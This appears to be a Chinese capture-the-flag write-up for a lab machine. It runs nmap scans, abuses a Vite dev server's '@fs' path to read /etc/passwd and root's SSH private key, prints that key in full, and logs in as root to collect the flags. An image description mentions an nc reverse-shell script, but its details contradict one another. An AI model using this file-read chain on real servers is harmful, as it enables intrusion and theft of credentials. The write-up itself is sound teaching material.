

扫描:

```
nmap -v -Pn -T5 172.20.10.3 -sV -p 1-65535 --min-rate=1000
```


```
(root@kali)-[/home/kali]
# nmap -v -Pn -T5 172.20.10.3 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 20:35 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 20:35
Scanning 172.20.10.3 [1 port]
Completed ARP Ping Scan at 20:35, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:35
Completed Parallel DNS resolution of 1 host. at 20:35, 5.16s elapsed
Initiating SYN Stealth Scan at 20:35
Scanning 172.20.10.3 [65535 ports]
Discovered open port 80/tcp on 172.20.10.3
Discovered open port 22/tcp on 172.20.10.3
Discovered open port 3306/tcp on 172.20.10.3
Discovered open port 8080/tcp on 172.20.10.3
Discovered open port 12109/tcp on 172.20.10.3
Discovered open port 3000/tcp on 172.20.10.3
Discovered open port 888/tcp on 172.20.10.3
Completed SYN Stealth Scan at 20:36, 40.69s elapsed (65535 total ports)
Initiating Service scan at 20:36
Scanning 7 services on 172.20.10.3
Completed Service scan at 20:36, 18.80s elapsed (7 services on 1 host)
NSE: Script scanning 172.20.10.3.
Initiating NSE at 20:36
Completed NSE at 20:36, 0.30s elapsed
Initiating NSE at 20:36
Completed NSE at 20:36, 0.16s elapsed
Nmap scan report for 172.20.10.3
Host is up (0.00061s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     nginx
888/tcp    open  http     nginx
3000/tcp   open  ppp?
3306/tcp   open  mysql    MySQL (unauthorized)
8080/tcp   open  http     nginx
12109/tcp  open  ssl/http Ajenti http control panel
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
SF-Port3000-TCP:V=7.95%I=7%D=8/25%Time=68AD0198%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,FE,"HTTP/1.1\x20403\x20Forbidden\r\nVary:\x20origin\r\nConen
SF:t-Type:\x20text/plain\r\nDate:\x20Tue,\x2026\x20Aug\x202025\x2000:36:42
SF:\x20GMT\r\nConnection:\x20close\r\n\r\nBlocked\x20request.\x20This\x20
SF:host\x20\x20(undefiend)\x20is\x20not\x20allowed.\x20To\x20allow\x20this\x2
SF:0host,\x20add\x20undefiend\x20to\x20`server.allowedHosts`\x20in\x20vit
SF:ed config file) %&e(Help: 16 "HTTP/1.1)\x20400\x20Bad\x20Request")e)e%e
```

进一步扫描:

```
nmap -v -Pn -T5 172.20.10.3 -sV -sC -p 22,80,888,3000,3306,8080,12109
```

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|_   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_   256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      nginx
|_ http-title: 404 Not Found
|_ http-methods:
|_   Supported Methods: GET HEAD
888/tcp   open  http      nginx
|_ http-title: 403 Forbidden
|_ http-methods:
|_   Supported Methods: GET HEAD POST
3000/tcp   open  ppp?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, NCP, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|_     HTTP/1.1 400 Bad Request
|_   FourOhFourRequest, GetRequest:
|_     HTTP/1.1 403 Forbidden
|_     Vary: Origin
|_     Content-Type: text/plain
|_     Date: Tue, 26 Aug 2025 00:38:43 GMT
|_     Connection: close
|_     Blocked request. This host (undefined) is not allowed.
|_     allow this host, add undefined to `server.allowedHosts` in vite.config.js.
|_   HTTPOptions, RTSPRequest:
|_     HTTP/1.1 204 No Content
|_     Vary: Origin, Access-Control-Request-Headers
|_     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|_     Content-Length: 0
|_     Date: Tue, 26 Aug 2025 00:38:43 GMT
|_     Connection: close
3306/tcp   open  mysql     MySQL (unauthorized)
8080/tcp   open  http      nginx
|_ http-title: Vite \xE7\xAE\xA1\xE7\x90\x86\xE9\x9D\xA2\xE6\x9D\xBF
|_ http-methods:
|_   Supported Methods: GET HEAD POST
|_ http-open-proxy: Proxy might be redirecting requests
12109/tcp  open  ssl/http  Ajenti http control panel
|_ http-title: 404 Not Found
|_ http-server-header: nginx
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=36.7.107.206/organizationName=36.7.107.206/countryName=CN
|_ Subject Alternative Name: IP Address:36.7.107.206, IP Address:192.168.31.232
|_ Issuer: commonName=\xE5\xAE\x9D\xE5\xA1\x94\xE9\x9D\xA2\xE6\x9D\xBF/organizationName=\xE5\xAE\x9D\xE5\xA1\x94\xE9\x9D\xA2\xE6\x9D\xBF/countryName=CA
|_ Public Key type: rsa
|_ Public Key bits: 4096
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2025-08-24T05:56:23
|_ Not valid after: 2035-08-22T05:56:23
|_ MD5: 6fcd:7ad5:d8a0:2c60:5efa:a01c:13d0:f145
|_ SHA-1: 3531:a8bb:5532:7772:71ef:5fa2:3206:b5a7:3f68:b3ed
```

访问一下3000端口页面:




什么是宝塔面板？

宝塔面板是一款服务器管理软件，支持Windows和Linux系统，可以通过Web图形界面轻松管理服务器，无需记忆复杂的命令行操作。

无论是搭建网站、部署应用、管理数据库还是配置SSL证书，宝塔面板都能提供简单直观的操作界面，让服务器管理变得轻松高效。


访问一下8080端口页面:



启动 vite : 1

搜索 vite 任意文件读取:

<https://mp.weixin.qq.com/s/OPTb8xxJm2-YHFCBBWp4w?scene=1>



```
root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:
data:x:33:33:www-

data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nli
List
Manager:/var/list:/usr/sbin/nologin\nnc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngna
Bug-Reporting System
```

可以读取到 `/etc/passwd` :

尝试一下读取其他有权限的用户。

A screenshot of a web browser window displaying a terminal session. The browser has several tabs open: '宝塔面板 - 简单高效的服务器...', 'Vite 管理面板', '404 Not Found', and '172.20.10.3:3000/@fs/root/'. The address bar shows '172.20.10.3:3000/@fs/root/.ssh/authorized_keys?raw??'. The terminal output shows a netcat listener on 172.20.10.3:3000 receiving a connection from 172.20.10.3:3000. The user 'root' logs in with the password 'root'. The terminal then displays the command 'export default "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILXGz0kkV1Rb+KEs7W8Gf57ZtXv0LEc8e3+Vnj0Qdv root@moban\\n"' and the source code for a reverse shell script. The script sets 'url' to 'http://172.20.10.3:3000/@fs/root/.ssh/authorized_keys?raw??' and 'cmd' to 'bash'. It then uses 'nc' to connect to the specified URL and execute the command.

读取一下密钥：

[illegible]

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAEEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
0yNTUxOQAAACClxsZpJfDUW/ihL01vBhn702YbV1dCxHPHt/LZ49EHbwAAAJD1QbBt9UGw
bQAAAAatzc2gtZW0yNTUxOQAAACClxsZpJfDUW/ihL01vBhn702YbV1dCxHPHt/LZ49EHbw
AAAEEDC/om0DsWqkY88tC8Me28+TRyUqLnX4urw/8+qR6xcK7XGz0kkV1Rb+KEs7W8GGfs7
ZhtXV0LEc8e3+Vnj0QdvAAACnJvb3RAbW9iYW4BAgM=
-----END OPENSSH PRIVATE KEY-----
```

```
(root@kali)-[/home/kali]
# chmod 600 id_ed25519
```



```
(root@kali)-[/home/kali]
# ssh root@172.20.10.3 -i id_ed25519
Linux panel2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@panel2:~#
```

root的flag:

```
(root@kali)-[/home/kali]
# ssh root@172.20.10.3 -i id_ed25519
Linux panel2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@panel2:~# ls
install_panel.sh  root.txt
root@panel2:~# cat root.txt
flag{root}
root@panel2:~#
```

user的flag:

```
(root@kali)-[/home/kali]
# ssh root@172.20.10.3 -i id_ed25519
Linux panel2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 10:54:44 2025 from 192.168.96.84
root@panel2:~# ls
install_panel.sh  root.txt
root@panel2:~# cat root.txt
flag{root}
root@panel2:~# cd /home
root@panel2:/home# ls
Echo  welcome  www
root@panel2:/home# cd welcome
root@panel2:/home/welcome# ls
user.txt
root@panel2:/home/welcome# cat user.txt
flag{user-jdklsagjnkldsajiojpjo}
root@panel2:/home/welcome#
```